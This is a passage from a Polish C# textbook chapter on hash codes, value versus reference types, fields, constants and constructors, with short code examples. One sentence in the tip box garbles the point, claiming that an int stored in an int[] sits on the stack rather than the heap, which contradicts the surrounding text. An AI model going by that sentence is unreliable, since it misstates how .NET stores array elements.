W idealnym przypadku obiekty zawierające różne wartości powinny mieć różne kody mieszające. Oczywiście nie zawsze jest to możliwe — metoda `GetHashCode` zwraca wartość typu `int`, który ma skońzoną liczbę możliwych wartości (konkretnie rzecz biorąc, ma ich 4 294 967 296). Jeśli nasz typ danych oferuje więcej unikatowych wartości, to oczywiste, że nie jest możliwe wygenerowanie innego kodu mieszającego dla każdej z nich. Na przykład 64-bitowy typ `long` ma więcej unikatowych wartości niż typ `int`. Jeśli w .NET 4.0 wywołamy metodę `GetHashCode` dla liczby typ `long` o wartości 0, to uzyskamy wartość 0. Ta sama wartość zostanie zwrócona w przypadku wywołania metody `GetHashCode` dla liczby typu `long` o wartości 4 294 967 297. Taka sytuacja nazywana jest **kolizją kodów mieszających** i stanowi jeden z nieuniknionych aspektów życia. Kod, którego działanie bazuje na wykorzystaniu kodów mieszających, musi być w stanie radzić sobie z takimi sytuacjami.

Reguły nie wymagają, by sposoby odwzorowywania wartości na kody mieszające były stałe i niezmienne. Fakt, że dzisiaj pewna wartość generuje konkretny kod mieszający, nie oznacza, że musimy go uzyskać dla tej samej wartości, wykonując nasz program w przyszłym tygodniu. Co więcej, dwa programy działające jednocześnie na dwóch różnych komputerach nie muszą generować tych samych kodów mieszających dla tych samych wartości. Okazuje się, że istnieją uzasadnione powody, by unikać takich sytuacji. Komputerowi napastnicy, próbujący włamywać się do systemów komputerowych podłączonych do sieci, czasami próbują wywołać kolizję kodów mieszających. Kolizje takie obniżają efektywność algorytmów, które bazują na kodach mieszających, a zatem atak mający na celu przeciążenie procesora serwera będzie bardziej skuteczny, jeśli uda mu się wywołać kolizję dla wartości używanych przez serwer do wyszukiwania. Niektóre typy .NET Framework celowo zmieniają sposób generowania kodów mieszających podczas każdego uruchomienia programu, aby uniknąć tego problemu.

Ponieważ kolizji kodów mieszających nie da się jednak uniknąć, zatem reguły nie mogą ich zabraniać; oznacza to, że moglibyśmy zwracać z metody `GetHashCode` tę samą wartość za każdym razem, niezależnie od faktycznych wartości instancji. Gdybyśmy więc zawsze zwracali na przykład wartość 0, to z technicznego punktu widzenia nie byłoby to sprzeczne z zasadami. Niemniej jednak spowodowałoby to obniżenie wydajności działania tablic mieszających i innych podobnych typów. Najlepiej będzie, jeśli postaramy się zminimalizować przypadki występowania kolizji kodów mieszających. Jeśli jednak nie oczekujemy, że jakikolwiek fragment programu będzie zależny do kodów mieszających generowanych przez dane definiowanego typu, to nie ma zbytniego sensu tracić czasu na uważne opracowywanie funkcji generującej mocne kody mieszające. Czasami stosunkowo mało ambitne rozwiązanie, takie jak to z [Przykład 3-11](#), w którym kod mieszający jest określany na podstawie wartości jednego pola, jest wystarczająco dobre.

Po wprowadzeniu do klasy przedstawionej na [Przykład 3-7](#) modyfikacji z [Przykład](#)

[3-11](#) oraz usunięciu konstruktora bezargumentowego możemy już zmienić słowo kluczowe `class` na `struct`. Teraz po uruchomieniu programu z [Przykład 3-9](#) uzyskamy następujące wyniki:

```
1
1
1
True
True
True
False
False
False
```

Podobnie jak wcześniej, także i teraz wszystkie trzy liczniki mają wartość `1`, co nie powinno być zresztą żadnym zaskoczeniem. Następnie wykonywane są trzy pierwsze porównania, które jak pamiętamy, są realizowane przy użyciu operatora `==`. Ponieważ kod z [Przykład 3-11](#) definiuje własną implementację tego operatora, której działanie opiera się na porównywaniu wartości, zatem nie powinno nas dziwić, że wszystkie trzy porównania zwróciły `true`. Z kolei wszystkie trzy wywołania metody `object.ReferenceEquals` zwracają wartość `false`, gdyż `Counter` jest teraz typem wartościowym, podobnie jak `int`. Dokładnie takie same wyniki generował przykład, w którym dane typu `Counter` zostały zastąpione liczbami typu `int`. Zmienne typu `Counter` nie przechowują już referencji — wartości są zapisywane bezpośrednio w nich, a to oznacza, że porównywanie referencji jest już pozbawione sensu. (Także teraz kompilator zastosował niejawną konwersję, wykorzystującą technikę pakowania, która została opisana w [Rozdział 7.](#)).

Nadszedł czas, by zadać ważne pytanie: czy zmiana klasy `Counter` na typ wartościowy była dobrym pomysłem? Odpowiedź na to pytanie jest przecząca. Sugerowałem to już od samego początku, chciałem jednak pokazać niektóre z problemów, jakie mogą się pojawić w przypadku nieprawidłowego tworzenia struktur. A zatem *jaka* powinna być dobra struktura?

## Kiedy tworzyć typy wartościowe?

W poprzednim punkcie rozdziału pokazano widoczne różnice pomiędzy działaniem klas i struktur oraz opisano, czym różni się pisanie klas i struktur. Nie znajdziesz tam jednak odpowiedzi na pytanie, jak zdecydować, którego z tych rodzajów typów należy użyć. Krótka odpowiedź na to pytanie jest taka, że istnieją tylko dwie okoliczności przemawiające za tworzeniem typów wartościowych. Pierwszą z nich jest konieczność reprezentacji czegoś, co przypomina wartość, na przykład liczby. W takich przypadkach struktury będą zapewne idealnym rozwiązaniem. Podobnie

będzie, jeśli uda się nam ustalić, że w scenariuszu, w którym będzie używany dany typ, struktura zapewnia lepszą wydajność od klasy. Także wtedy warto będzie zastosować strukturę, choć być może nie będzie to stanowić idealnego rozwiązania. Warto jednak nieco dokładniej zrozumieć wszystkie wady i zalety stosowania struktur. Oprócz ich przedstawienia w tym punkcie rozdziału rozwieję zaskakująco trwały mit związany z typami wartościowymi.

W przypadku typów referencyjnych obiekt jest czymś zupełnie niezależnym od zmiennej, która się do niego odwołuje. Takie rozwiązanie może być bardzo użyteczne, gdyż obiekty są często używane jako modele rzeczywistych rzeczy, posiadających własną tożsamość. Jednak ma ono także swoje implikacje związane z wydajnością działania. Czas życia obiektu nie musi wcale bezpośrednio odpowiadać okresowi istnienia zmiennej, która się do niego odwołuje. Można stworzyć nowy obiekt, zapisać jego referencję w zmiennej lokalnej, a następnie skopiować ją do jakiegoś pola statycznego. Jakiś czas później metoda, która początkowo utworzyła obiekt, może się zakończyć, co sprawi, że zmienna zawierająca odwołanie do obiektu przestanie istnieć. Jednak obiekt wciąż będzie musiał istnieć, ponieważ można się do niego odwołać w inny sposób.


CLR dokłada starań, by pamięć zajmowana przez obiekt nie została zwolniona zbyt wcześnie, jednak i tak zostanie ona zwolniona, gdy obiekt przestanie być używany. Cały ten proces jest stosunkowo złożony (został on opisany w [Rozdział 7.](#)) i może się zdarzyć, że aplikacje .NET będą zużywały znaczną część czasu procesora na samo śledzenie obiektów w celu określenia, kiedy nie będą już potrzebne.

Tworzenie dużej liczby obiektów znaczaco zwiększa ten narzut. Koszty śledzenia obiektów mogą także wzrosnąć na skutek zwiększenia złożoności — jeśli konkretny obiekt istnieje tylko dlatego, że można do niego dotrzeć, poruszając się po bardzo zawiłej ścieżce odwołań, to CLR będzie zapewne musiał przebyć ją za każdym razem, by określić, czy pamięć obiektu jest jeszcze używana, czy nie. Każdy dodawany poziom niebezpośredniości generuje dodatkową pracę. Referencja z definicji jest niebezpośredniością, a zatem każda zmienna typu referencyjnego stanowi dla CLR dodatkową pracę.

Typy wartościowe zazwyczaj mogą być obsługiwane w znacznie prostszy sposób. Wyobraźmy sobie tablicę. Jeśli zadeklarujemy tablicę typu referencyjnego, to uzyskamy w efekcie tablicę referencji. Jest ona bardzo elastyczna — jeśli zechcemy, jej elementy mogą przyjmować wartość `null`, kilka elementów może także odwoływać się do tego samego obiektu. Jeśli jednak zależy nam wyłącznie na prostej, sekwencyjnej strukturze danych, to taka elastyczność może być niepotrzebnym narzutem. Kolekcja 1000 elementów typu referencyjnego wymaga użycia 1001 bloków pamięci: jednego na przechowanie tablicy oraz 1000 dla samych obiektów. Natomiast w przypadku danych typu wartościowego do ich

przechowania wystarczy jeden blok pamięci. Z punktu widzenia operacji na pamięci takie rozwiązanie jest znacznie prostsze — tablica jest wciąż używana lub nie jest już potrzebna, nie ma natomiast potrzeby sprawdzania każdego z 1000 przechowywanych w niej elementów.

Na tej dodatkowej wydajności, jaką zapewniają typy wartościowe, mogą skorzystać nie tylko tablice. Dotyczy to także pól. Wyobraźmy sobie klasę zawierającą 10 pól typu `int`. 40 bajtów wymaganych do przechowania ich wartości może się znajdować bezpośrednio w bloku pamięci przydzielonym dla obiektu danej klasy. A teraz porównajmy to z 10 polami typu referencyjnego. Choć same referencje mogą być przechowywane w pamięci przydzielonej dla obiektu, to jednak obiekty, do których się one odwołują, będą zupełnie niezależne. A zatem jeśli wszystkie pola będą miały wartości różne od `null` i będą się odwoływały do innych obiektów, to w efekcie będziemy potrzebowali 11 bloków pamięci — jednego na obiekt zawierający pola oraz 10 dla obiektów, do których odwołują się referencje przechowywane w tych polach. [Rysunek 3-1](#) ilustruje różnicę pomiędzy referencjami i wartościami w tablicach i obiektach (co prawda pokazane liczby obiektów są nieco mniejsze, jednak zasada pozostaje ta sama).



Rysunek 3-1. Referencje oraz wartości

Typy wartościowe mogą także czasami uprościć zarządzanie długością życia danych. Pamięć przydzielaną na zmienne lokalne można często zwalniać bezpośrednio po zakończeniu wykonywania metody (choć jak się przekonasz, czytając [Rozdział 9.](#), wprowadzenie metod zagnieżdzonych oznacza, że nie zawsze będzie to takie proste). Oznacza to, że pamięć dla zmiennych lokalnych może być czasami przydzielana na stosie, co zazwyczaj jest znacznie mniej kosztowne niż przydzielanie jej na stercie. W przypadku typów referencyjnych pamięć przydzielana na zmienną lokalną to tylko połowa historii — zarządzanie obiektem, do którego się ona odwołuje, nie jest już takie proste, gdyż może się zdarzyć, że będzie można do niego dotrzeć innymi ścieżkami nawet po zakończeniu działania metody. Jednak w przypadku typów wartościowych zmienność zawiera wartość, dlatego też mogą one lepiej wykorzystywać sytuacje, gdy pamięć przydzielana na zmienne lokalne może być obsługiwana w wydajny sposób.

W rzeczywistości pamięć przeznaczoną do przechowywania wartości można

odzyskać nawet przed zakończeniem działania metody. Nowe instancje wartości często nadpisują starsze. Na przykład C# zazwyczaj potrafi reprezentować zmienną wykorzystując do tego celu jeden blok pamięci niezależnie do tego, jak dużo różnych wartości będziemy jej przypisywać. Utworzenie nowej instancji typu wartościowego nie oznacza zazwyczaj przydzielania dodatkowego bloku pamięci, natomiast w przypadku typów referencyjnych nowa instancja zawsze oznacza przydzielenie nowego bloku pamięci na stercie. To właśnie dlatego nic nie stoi na przeszkodzie, by każda operacja na danych typu wartościowego — taka jak dodawanie lub odejmowanie — generowała nowąinstancję tego typu.

### PODPOWIEDŹ

Jednym z najbardziej trwałych mitów związanych z typami wartościowymi jest twierdzenie, że w odróżnieniu od obiektów wartości są zapisywane na stosie. To prawda, że obiekty zawsze są umieszczane na stercie, jednak nie jest prawdą, że wartości zawsze są przechowywane na stosie. (A nawet kiedy faktycznie tak się dzieje, to jest to raczej szczegół implementacyjny, a nie kluczowa cecha języka C#). [Rysunek 3-1](#) przedstawia dwa przeciwnie przekazywane przykłady. Wartość typu `int` umieszczona w tablicy typu `int[]` nie jest przechowywana na stercie — znajduje się ona gdzieś w bloku pamięci przydzielonym dla tablicy na stosie. Jeśli jednak w klasie zdefiniujemy niestatyczne pole typu `int`, to wartość tego pola będzie przechowywana w bloku pamięci przydzielonym na stercie dla konkretnej instancji tej klasy. Nawet zmienne lokalne typów wartościowych nie zawsze są przechowywane na stosie. Na przykład na skutek optymalizacji może się zdarzyć, że wartość zmiennej lokalnej będzie przechowywana wyłącznie w rejestrach procesora i nie będzie musiała być umieszczana na stosie.

Można ulec pokusie, by informacje zamieszczone w kilku poprzednich akapitach podsumować w następujący sposób: choć pojawiają się pewne sytuacje wyjątkowe, to jednak w zasadzie typy wartościowe są bardziej wydajne. Niemniej jednak taka opinia jest błędna. Istnieją pewne sytuacje, w których stosowanie typów wartościowych jest znacznie bardziej kosztowne. Trzeba pamiętać, że kluczową cechą typów wartościowych jest to, że podczas przypisania ich wartości są kopiowane. Jeśli dana typu wartościowego jest duża, to operacja ta będzie stosunkowo kosztowna. Na przykład biblioteka klas .NET Framework definiuje typ o nazwie **Guid**, reprezentujący 16-bajtowy **globalnie unikatowy identyfikator**, używany w wielu miejscach systemu Windows. Ponieważ jest to struktura, zatem każda operacja przypisania wykonywana na danych typu **Guid** sprowadza się do żądania skopiowania 16-bajtowej struktury. Zapewne operacja ta będzie bardziej kosztowna od skopiowania referencji, gdyż implementacja referencji zastosowana w CLR opiera się na użyciu wskaźników, a to oznacza, że operacje na referencjach będą operacjami na danych o wielkości wskaźników. (A te mają zazwyczaj 4 lub 8 bajtów wielkości, choć ważniejsze jest to, że ich wielkość jest naturalnie dopasowana do wielkości rejestrów procesora).

Jednak nie tylko przypisania powodują kopiowanie wartości. Przekazanie

argumentu typu wartościowego w wywołaniu metody także może wymagać skopiowania wartości. Okazuje się, że w przypadku wywołań metod istnieje możliwość przekazania referencji do wartości, choć jak się niebawem przekonasz, są to referencje o nieco ograniczonych możliwościach, a co więcej, narzucają one dosyć niepożądane ograniczenia; dlatego też w efekcie możemy uznać, że lepszym rozwiązaniem jest poniesienie kosztów skopiowania wartości.

Typy wartościowe nie są automatycznie bardziej wydajne od typów referencyjnych, dlatego wybór jednego z tych rodzajów typów powinien zależeć od wymaganego sposobu działania. Najważniejszym pytaniem jest to, czy tożsamość danej ma dla nas jakiekolwiek znaczenie, czy nie. Innymi słowy, czy ważne jest rozróżnienie pomiędzy jednym obiektem a drugim? W przypadku naszego typu `Counter` takie rozróżnienie zapewne jest ważne: jeśli chcemy, by coś dla nas liczyło, to najprościej będzie, jeśli ten licznik będzie czymś unikatowym, dysponującym własną tożsamością. (Gdyż w przeciwnym razie typ `Counter` nie dawałby nam żadnych dodatkowych możliwości przewyższających możliwości typu `int`). Kiedy odeszliśmy od tego modelu, kod naszego typu zaczął stawać się coraz dziwniejszy. Początkowy kod, przedstawiony na [Przykład 3-3](#), był znacznie prostszy od ostatecznego kodu struktury.

Można postawić jeszcze jedno ważne pytanie związane z tym zagadnieniem: czy instancja naszego typu zawiera stan, który zmienia się wraz z upływem czasu? Modyfikowalne typy wartościowe zazwyczaj są problematyczne, gdyż zbyt łatwo może się zdarzyć, że będziemy operowali na kopii wartości, a nie na tej jej instancji, o którą nam chodziło. (Ważny przykład demonstrujący ten problem został przedstawiony w dalszej części rozdziału, w punkcie pt. „[Właściwości](#)”, a następnie w [Rozdział 5.](#), przy okazji opisywania typu `List<T>`). Dlatego też najlepszym rozwiązaniem są typy wartościowe, których wartości nie można modyfikować. Nie oznacza to wcale, że nie można zmieniać wartości zmiennych tego typu — chodzi o to, że gdy zmienia się wartość zmiennej, to jej bieżąca wartość musi zostać całkowicie zastąpiona nową wartością. W przypadku prostych typów, takich jak `int`, można uznać, że to dzielenie włosa na czworo, jednak ta różnica nabiera znaczenia, gdy zaczynamy korzystać ze struktur zawierających wiele pól, takich jak dostępny w .NET Framework typ `Complex`, reprezentujący liczby zawierające część rzeczywistą i urojoną. Na przykład nie można zmienić wartości właściwości `Imaginary` istniejącej danej typu `Complex`, gdyż jest to typ niezmienny. Jeśli zmienna, którą dysponujemy, nie jest tą, o jaką nam chodzi, to niezmienność typu oznacza, że będziemy musieli utworzyć nową wartość, taką jakiej nam potrzeba — nie ma bowiem możliwości zmodyfikowania istniejącej danej tego typu.

Chęć zapewnienia niezmienności typu nie oznacza wcale, że konieczne jest

stosowanie struktur — wbudowany typ `string` jest typem niezmiennym, a jednocześnie jest klasą<sup>[23]</sup>. Niemniej jednak C# nie zawsze musi przydzielać nowy blok pamięci do przechowywania nowych instancji typu wartościowego, zatem w przypadkach, gdy takich wartości jest tworzonych bardzo dużo (na przykład w pętli), typy wartościowe są w stanie obsługiwać niezmienność bardziej wydajnie niż klasy. Niezmienność nie jest absolutnie koniecznym wymogiem, który muszą spełniać struktury — pokazuje to pewien nieszczęśliwy wyjątek, który można znaleźć w bibliotece klas .NET Framework. Jednak w przypadku typów wartościowych możliwość wprowadzania zmian jest potencjalnym powodem problemów, gdyż zbyt łatwo możemy spróbować modyfikować jakąś kopię wartości, a nie dokładnie ten egzemplarz wartości, o który nam chodziło. Ponieważ typy wartościowe zazwyczaj powinny być niezmienne, zatem konieczność zapewnienia możliwości zmian danych tego typu stanowi zazwyczaj dobry sygnał, że powinien on być raczej klasą, a nie strukturą. Nasz typ `Counter` zaczął zachowywać się dziwnie, gdy zmieniliśmy go z klasy na strukturę — jego naturalnym zachowaniem było przechowywanie wartości, która co pewien czas ulega zmianie, a kiedy pojawiła się konieczność tworzenia zupełnie nowej wartości podczas każdej inkrementacji licznika, korzystanie z niego stało się znacznie trudniejsze. To kolejny sygnał sugerujący, że nasz typ `Counter` powinien być klasą, a nie strukturą.

Typ powinien być strukturą wyłącznie w przypadku, gdy reprezentuje coś, co ze swej natury bardzo przypomina inne dane reprezentowane przez typy wartościowe. (Te dane powinny być także stosunkowo niewielkie, gdyż przekazywanie dużych typów przez wartość może być stosunkowo kosztowne). Na przykład biblioteka klas .NET Framework definiuje strukturę o nazwie `Complex`, co wcale nie dziwi, gdyż jest to typ liczbowy, a wszystkie wbudowane typy liczbowe są typami wartościowymi. Innym przykładem typu wartościowego jest `TimeSpan`, co ma sens, gdyż w rzeczywistości jest to jedynie liczba reprezentująca długość zakresu czasu. Typy, które w platformie WPF służą do reprezentacji prostych danych geometrycznych, takie jak `Point` oraz `Rect`, także są strukturami. Jeśli jednak mamy jakiekolwiek wątpliwości, to lepiej napisać klasę — nasz typ `Counter` był bardziej wygodny w użyciu jako klasa.

## Składowe

Niezależnie od tego, czy piszemy klasę, czy strukturę, mamy do dyspozycji kilka rodzajów składowych, które możemy umieszczać w naszych typach. Mieliśmy już okazję zobaczyć kilka przykładów składowych, jednak warto przyjrzeć się im dokładniej i opisać je bardziej wyczerpująco.

Poza jednym wyjątkiem (konstruktora statycznego) dla wszystkich składowych klas i struktur można określić dostępność. Typ może być publiczny (`public`) lub wewnętrzny (`internal`) i to samo dotyczy wszystkich jego składowych. Składowe można także deklarować jako prywatne (`private`), co sprawia, że będą dostępne wyłącznie dla kodu należącego do tej samej klasy; jest to domyślny poziom dostępu do składowych. Jak się przekonasz, czytając [Rozdział 6.](#), mechanizm dziedziczenia udostępnia dwa kolejne poziomy dostępu do składowych: chronione (`protected`) oraz chronione wewnętrzny (`protected internal`).

## Pola

Wiemy już, że pola są składowymi posiadającymi nazwę i przeznaczonymi do przechowywania bądź to wartości, bądź też referencji, zależnie od swego typu. Domyślnie każda instancja danego typu dysponuje własnym zestawem pól, jeśli jednak chcemy, by jakieś pole było wspólne dla wszystkich instancji danego typu, to wystarczy zadeklarować je jako pole statyczne przez poprzedzenie go słowem kluczowym `static`. Pokazano już także przykład użycia słowa kluczowego `readonly`, które określa, że wartość pola może być określana wyłącznie podczas tworzenia instancji danego typu, a później już nie.

### OSTRZEŻENIE

Użycie słowa kluczowego `readonly` nie daje żadnych bezwarunkowo pewnych gwarancji. Istnieją mechanizmy pozwalające na zmodyfikowanie wartości pola oznaczonego jako tylko do odczytu. Jednym z nich są mechanizmy odzwierciedlania opisane w [Rozdział 13.](#), a innym — niebezpieczny kod opisany w [Rozdział 21](#). Kompilator uniemożliwia wprowadzanie przypadkowych zmian w polach tylko do odczytu, ale wykazując się pewną dozą determinacji, można ominąć te zabezpieczenia. A nawet bez stosowania takich wybiegów wartości pól tylko do odczytu można dowolnie zmieniać wewnątrz konstruktora, na etapie tworzenia obiektu.

C# udostępnia także słowo kluczowe, które na pierwszy rzut oka wydaje się bardzo podobne; jest nim `const`. Niemniej jednak służy ono do nieco innych celów. Wartości pól oznaczonych jako `readonly` są inicjalizowane, a następnie nigdy się już nie zmieniają. W przypadku stałych (pół oznaczonych jako `const`) ich wartość nie zmienia się nigdy. Pola tylko do odczytu są zatem znacznie bardziej elastyczne: mogą mieć dowolny typ, a ich wartości mogą być wyliczane podczas działania programu. Wartość stałych są określone podczas komplikacji, co ogranicza typy, jakie można w nich zastosować. W przypadku typów referencyjnych jedyną wartością dostępną dla stałych jest `null`, dlatego też w praktyce do tworzenia stałych używa się zazwyczaj jedynie wbudowanych typów udostępnianych przez kompilator. (Konkretnie rzecz biorąc, jeśli stała ma mieć wartość inną niż `null`, to

musi to być pole jednego z wbudowanych typów liczbowych, typu `bool`, `string`, lub jednego z typów wyliczeniowych, które zostały opisane w dalszej części rozdziału).

Powyższe ograniczenie sprawia, że stałe zapewniają nieco mniejsze możliwości niż pola tylko do odczytu, dlatego też całkiem uzasadnione byłoby pytanie: po co je stosować? Cóż, choć pola oznaczane jako `const` nie są elastyczne, to jednak w bardzo kategoryczny sposób „wypowiadają się” na temat niezmiennej natury wartości. Na przykład klasa `Math` dostępna w bibliotece klas .NET Framework definiuje pole `const` typu `double` o nazwie `PI`, które zawiera tak dobre przybliżenie stałej matematycznej  $\pi$ , jakie można uzyskać, stosując typ `double`. Ta wartość została ustalona na zawsze — dlatego też stanowi stałą w każdym znaczeniu tego słowa.

Stosując stałe, należy jednak zachować pewną ostrożność. Specyfikacja języka C# pozwala bowiem kompilatorowi założyć, że wartość takiego pola faktycznie nigdy się nie zmieni. Kod pobierający wartość pola tylko do odczytu będzie odczytywać jego wartość w trakcie działania programu z obszaru pamięci, w jakim została ona umieszczona. Jednak w przypadku stałych kompilator może odczytać tę wartość podczas komplikacji i umieścić ją w kodzie, tak jakby była literałem. A zatem jeśli napiszemy bibliotekę zawierającą komponent deklarujący stałe, a później zdecydujemy się zmienić ich wartość, to taka zmiana może nie zostać zauważona przez kod korzystający z biblioteki — może się okazać, że trzeba go będzie ponownie skompilować.

Jedną z zalet stosowania stałych jest to, że można je stosować w pewnych sytuacjach, w których nie można używać pól tylko do odczytu. Na przykład wartość etykiet sekcji `case` w instrukcjach `switch` musi być znana już w czasie komplikacji, a zatem do zdefiniowania takiej etykiety nie można użyć pola tylko do odczytu; można natomiast zdefiniować ją, posługując się stałą odpowiednio dobranego typu. Stałych można także używać w wyrażeniach definiujących wartości innych stałych (o ile nie pojawią się przy tym żadne odwołania cykliczne).

Stała musi zawierać wyrażenie definiujące jej wartość, takie jak to przedstawione na [Przykład 3-12](#).

### Przykład 3-12. Stała

---

```
const double kilometersPerMile = 1.609344;
```

Takich wyrażeń nie trzeba podawać podczas definiowania zwyczajnych pól oraz pól tylko do odczytu. Jeśli wyrażenie inicjalizatora zostanie pominięte, to polu automatycznie zostanie przypisana wartość domyślna. (W przypadku typów liczbowych jest to `0`, a dla innych typów — jego odpowiedniki: `false`, `null` itd.).

Struktury zapewniają nieco mniejsze możliwości, gdyż ich domyślny sposób inicjalizacji zawsze przypisuje składowym wartość 0, dlatego też w ich przypadku wszelkie inne inicjalizatory należy pomijać. Struktury pozwalają używać inicjalizatorów tylko w odniesieniu do zwyczajnych pól składowych (a zatem nie można ich stosować ani w stałych, ani w składowych statycznych).

Jeśli do określenia wartości pola, które nie jest stałą, użyjemy jakiegoś wyrażenia, to nie musi ono zapewniać możliwości wyliczenia wartości podczas komplikacji kodu, a zatem może ono zawierać operacje wykonywane podczas działania programu, takie jak wywołania metod lub odczyt właściwości. Oczywiście taki kod może powodować efekty uboczne, a zatem trzeba wiedzieć, w jakiej kolejności będzie on wykonywany.

Inicjalizatory pól niestatycznych są wykonywane dla każdej tworzonej instancji danego typu, przy czym są one wykonywane bezpośrednio przed wywołaniem konstruktora i w kolejności, w jakiej zostały podane w kodzie. Inicjalizatory pól statycznych są wykonywane nie więcej niż jeden raz, niezależnie od liczby tworzonych instancji danego typu. Są one wykonywane w takiej kolejności, w jakiej zostały zadeklarowane, jednak nieco trudniej jest określić, w którym momencie to się dzieje. Jeśli nasza klasa nie ma żadnego konstruktora statycznego, to C# gwarantuje, że inicjalizatory pola zostaną wykonane przed pierwszym odwołaniem do danego pola, niemniej jednak nie musi to nastąpić w ostatnim momencie — język zachowuje prawo do wykonania ich w dowolnej chwili. Okazuje się, że faktyczny moment wykonywania inicjalizatorów pól statycznych zmieniał się w kolejnych wersjach implementacji języka C#. Jeśli jednak klasa definiuje konstruktor statyczny, to sytuacja staje się znacznie prostsza: inicjalizatory pól statycznych zostaną wykonane bezpośrednio przed wywołaniem takiego konstruktora; powstaje jednak uzasadnione pytanie: czym jest konstruktor statyczny i kiedy jest on wykonywany? Przyjrzyjmy się zatem konstruktorom.

## Konstruktory

Nowo utworzony obiekt może potrzebować pewnych informacji, by mógł prawidłowo działać. Na przykład klasa `Uri` zdefiniowana w przestrzeni nazw System reprezentuje **jednolity identyfikator zasobu** (URI), taki jak adres URL. Ponieważ podstawowym celem jej istnienia jest przechowywanie i udostępnianie informacji na temat identyfikatora, zatem bezcelowe byłoby korzystanie z obiektu `Uri`, który nie wie, jaki identyfikator ma reprezentować. Dlatego też nie można utworzyć obiektu tej klasy bez podania identyfikatora URI. Gdybyśmy spróbowali skompilować kod przedstawiony na [Przykład 3-13](#), to kompilator zgłosiłby błąd.

### Przykład 3-13. Błąd: nie podano identyfikatora URI

```
Uri oops = new Uri(); // Tego wiersza kodu nie uda się skompilować
```

Klasa `Uri` definiuje kilka **konstruktorów** — składowych zawierających kod służący do inicjalizacji nowych instancji danego typu. Jeśli konkretna klasa potrzebuje do działania określonych informacji, to tę potrzebę możemy zaspokoić w konstruktorze. Utworzenie instancji klasy niemal zawsze wiąże się z wcześniejszym lub późniejszym wykonaniem konstruktora<sup>[24]</sup>, jeśli więc wszystkie definiowane konstruktory wymagają pewnych informacji, to chcąc korzystać z danej klasy, programiści będą musieli podać wymagane informacje. A zatem do wszystkich konstruktorów klasy `Uri` trzeba będzie przekazać identyfikator URI w takiej bądź innej postaci.

Definiując konstruktor, w pierwszej kolejności należy określić jego dostępność (`public`, `private`, `internal`, itd.), a następnie podać nazwę typu zawierającego konstruktor. Kolejnym elementem definicji jest zapisana w nawiasach lista parametrów (która może być pusta). [Przykład 3-14](#) przedstawia klasę definiującą pojedynczy konstruktor wymagający przekazania dwóch argumentów: jednej wartości typu `decimal` oraz jednego łańcucha znaków. Za listą argumentów umieszczany jest blok zawierający kod konstruktora. Konstruktory wyglądają więc jak zwyczajne metody, z tym że zamiast typu zwracanej wartości oraz nazwy metody podawana jest nazwa typu.

#### Przykład 3-14. Klasa z jednym konstruktorem

```
public class Item
{
    public Item(decimal price, string name)
    {
        _price = price;
        _name = name;
    }
    private readonly decimal _price;
    private readonly string _name;
}
```

Ten konstruktor jest bardzo prosty: kopiuje jedynie wartość argumentu do pola. Wiele konstruktorów ogranicza swoje działanie właściwie do takich operacji. W konstruktorze można umieścić dowolnie dużo kodu, jednak zwyczajowo programiści nie oczekują, że działania wykonywane przez konstruktor będą zbyt rozległe — jego podstawowym zadaniem jest zapewnienie, że obiekt znajdzie się w prawidłowym stanie początkowym. Może to wymagać sprawdzania poprawności argumentów i zgłoszenia wyjątku w przypadku wykrycia problemu, ale niewiele więcej. Gdybyśmy napisali konstruktor wykonujący jakieś nietrywialne operacje, takie jak dodawanie rekordów do bazy danych lub wysyłanie komunikatów sieciowych, to zapewne zaskoczyłoby to programistów używających naszej klasy.

[Przykład 3-15](#) pokazuje, jak używać konstruktora wymagającego podania

argumentów. Należy w tym celu skorzystać z operatora `new` i przekazać argumenty odpowiednich typów.

### Przykład 3-15. Użycie konstruktora

```
var item1 = new Item(9.99M, "Syrenka");
```

